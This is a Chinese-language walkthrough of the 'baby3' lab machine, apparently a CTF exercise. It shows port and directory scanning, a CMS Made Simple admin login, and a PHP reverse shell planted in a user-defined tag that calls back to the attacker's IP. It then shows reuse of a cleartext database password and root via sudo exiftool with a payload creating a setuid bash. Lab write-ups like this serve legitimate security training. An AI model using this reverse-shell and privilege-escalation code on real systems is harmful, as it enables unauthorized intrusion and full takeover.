baby3靶机学习

> Write by Yolo

信息搜集

```
yolo@yolo:~$ nmap -sV -Pn 10.161.210.192
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-18 13:26 CST
Nmap scan report for baby3.dsz (10.161.210.192)
Host is up (0.69s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.38 seconds
yolo@yolo:~$ gobuster dir -u http://10.161.210.192:80/ -w /snap/seclists/current/Discovery/Web-Content/common.tx
t -t 50 -x html,txt,php,asp,aspx
```


扫描端口以及http服务路径，得到上述信息

```
~$ gobuster dir -u http://10.161.210.192:80/ -w /snap/seclists/current/Discovery/Web-
Content/common.tx
t -t 50 -x html,txt,php,asp,aspx
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.161.210.192:80/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /snap/seclists/current/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,asp,aspx,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 279]
...<省略>...
/README.txt          (Status: 200) [Size: 13246]
/email.txt           (Status: 200) [Size: 16]
/index.html          (Status: 200) [Size: 298]
/index.html          (Status: 200) [Size: 298]
/server-status       (Status: 403) [Size: 279]
Progress: 28500 / 28500 (100.00%)
===============================================================
Finished
===============================================================
```

这里三个文件可以直接读取一下

```
yolo@yolo:~$ curl http://10.161.210.192:80/index.html
<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <meta http-equiv="refresh" content="0; url=http://baby3.dsz">
    <title>Redirecting...</title>
    <!-- Look carefully. -->
</head>
<body>
    <p>If you are not redirected, <a href="http://baby3.dsz">click here</a>.</p>
</body>
</html>
yolo@yolo:~$ curl http://10.161.210.192:80/email.txt
admin@baby3.dsz
```

这两文件告诉我，这个靶机的web服务需要配置hosts域名，然后那个README.txt里面有个重要信息




可以猜想到，上面的那个邮箱就是web服务的登录密码

修改hosts文件


Windows配置的话，文件路径是`C:\Windows\System32\drivers\etc\hosts`

Linux的话，编辑`/etc/hosts`即可

但是编辑形式都一样：`IP地址 域名`



然后本地浏览器访问IP地址，会自动切换访问这个域名



这个cms很经典了，可以想到后台登录路径是/admin/login.php，不清楚的话，再扫一遍也可以

```
/.htpasswd.txt          (Status: 403) [Size: 274]
/.htpasswd.php          (Status: 403) [Size: 274]
/.htpasswd.asp          (Status: 403) [Size: 274]
/.htpasswd.aspx         (Status: 403) [Size: 274]
/assets                 (Status: 301) [Size: 307] [--> http://baby3.dsz/assets/]
/config.php             (Status: 200) [Size: 0]
/admin                  (Status: 301) [Size: 306] [--> http://baby3.dsz/admin/]
/doc                    (Status: 301) [Size: 304] [--> http://baby3.dsz/doc/]
/index.php              (Status: 200) [Size: 18300]
/index.php              (Status: 200) [Size: 18300]
/lib                    (Status: 301) [Size: 304] [--> http://baby3.dsz/lib/]
/modules                (Status: 301) [Size: 308] [--> http://baby3.dsz/modules/]
/server-status          (Status: 403) [Size: 274]
/tmp                    (Status: 301) [Size: 304] [--> http://baby3.dsz/tmp/]
/uploads                (Status: 301) [Size: 308] [--> http://baby3.dsz/uploads/]
Progress: 28500 / 28500 (100.00%)
```

使用账密：`admin/admin@baby3.dsz` 成功登录进来

user

接下来编辑扩展下面的用户定义标签，可以弹shell出来

```php
<?php
$ip = '10.161.137.197';
$port = 4444;
$s = @fsockopen($ip, $port);
if ($s) {
    $descriptorspec = [
        0 => $s,
        1 => $s,
        2 => $s
    ];
    proc_open('/bin/bash -i', $descriptorspec, $pipes);
}
?>
```

弹到我的kali虚拟机上，拿到了user.txt

```
┌──(root■ kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.161.137.197] from (UNKNOWN) [10.161.215.216] 53844
bash: cannot set terminal process group (450): Inappropriate ioctl for device
bash: no job control in this shell
www-data@Baby3:/var/www/baby3.dsz/admin$ pwd
pwd
/var/www/baby3.dsz/admin
www-data@Baby3:/var/www/baby3.dsz/admin$ ls /home
ls /home
welcome
www-data@Baby3:/var/www/baby3.dsz/admin$ cat /home/user.txt
cat /home/user.txt
cat: /home/user.txt: No such file or directory
www-data@Baby3:/var/www/baby3.dsz/admin$ cat /home/welcome/user.txt
cat /home/welcome/user.txt
flag{user-b4899c89d664481f86eee50767a71566}
www-data@Baby3:/var/www/baby3.dsz/admin$
```

root

在/var/www/baby3.dsz/路径下，我发现config.php里面记录的数据库连接密码是老大修改过的，应该就是用户welcome的密码

```
www-data@Baby3:/var/www/baby3.dsz$ ls
ls
admin
assets
cmsms-2.2.22-install.php
config.php
doc
favicon_cms.ico
index.php
lib
moduleinterface.php
modules
tmp
uploads
www-data@Baby3:/var/www/baby3.dsz$ cat config.php
cat config.php
<?php
# CMS Made Simple Configuration File
# Documentation: https://docs.cmsmadesimple.org/configuration/config-file/config-reference
#
$config['dbms'] = 'mysqli';
$config['db_hostname'] = 'localhost';
$config['db_username'] = 'cms_user';
$config['db_password'] = 'StrongPassword123!';
$config['db_name'] = 'cms_db';
$config['db_prefix'] = 'cms_';
$config['timezone'] = 'UTC';
?>www-data@Baby3:/var/www/baby3.dsz$
```

切换好用户后，发现welcome有个无密码执行exiftool的权限

```
su welcome
Password: StrongPassword123!
ls
admin
assets
cmsms-2.2.22-install.php
config.php
doc
favicon_cms.ico
index.php
lib
moduleinterface.php
modules
tmp
uploads
whoami
welcome
sudo -l
Matching Defaults entries for welcome on Baby3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on Baby3:
    (ALL) NOPASSWD: /usr/bin/exiftool
```

我是参考这篇文章的Sudo Exiftool Privilege Escalation | Linux Privilege Escalation

```
~$ echo 'system("cp /bin/bash /home/welcome/sh; chmod +s /home/welcome/sh");' > poc.pm
~$ ls
poc.pm
user.txt
~$ cat poc.pm
system("cp /bin/bash /home/welcome/sh; chmod +s /home/welcome/sh");
~$ sudo /usr/bin/exiftool -config poc.pm
poc.pm did not return a true value at /usr/share/perl5/Image/ExifTool.pm line 8670.
Syntax:  exiftool [OPTIONS] FILE

Consult the exiftool documentation for a full list of options.
~$ ls -la
total 1172
drwxr-xr-x 2 welcome welcome    4096 Oct 18 03:48 .
drwxr-xr-x 3 root    root       4096 Apr 11  2025 ..
-rw------- 1 welcome welcome       0 Apr 11  2025 .bash_history
-rw-r--r-- 1 welcome welcome     220 Apr 11  2025 .bash_logout
-rw-r--r-- 1 welcome welcome    3526 Apr 11  2025 .bashrc
-rw-r--r-- 1 welcome welcome      68 Oct 18 03:47 poc.pm
-rw-r--r-- 1 welcome welcome     807 Apr 11  2025 .profile
-rwsr-sr-x 1 root    root    1168776 Oct 18 03:48 sh
-rw-r--r-- 1 root    root         44 Oct 17 22:08 user.txt
~$ ./sh -p
id
uid=1000(welcome) gid=1000(welcome) euid=0(root) egid=0(root)
groups=0(root),1000(welcome)
~$ whoami
root
~$ cat /root/root.txt
flag{root-bb289959b86dd81869df2eb9a7f3602a}
```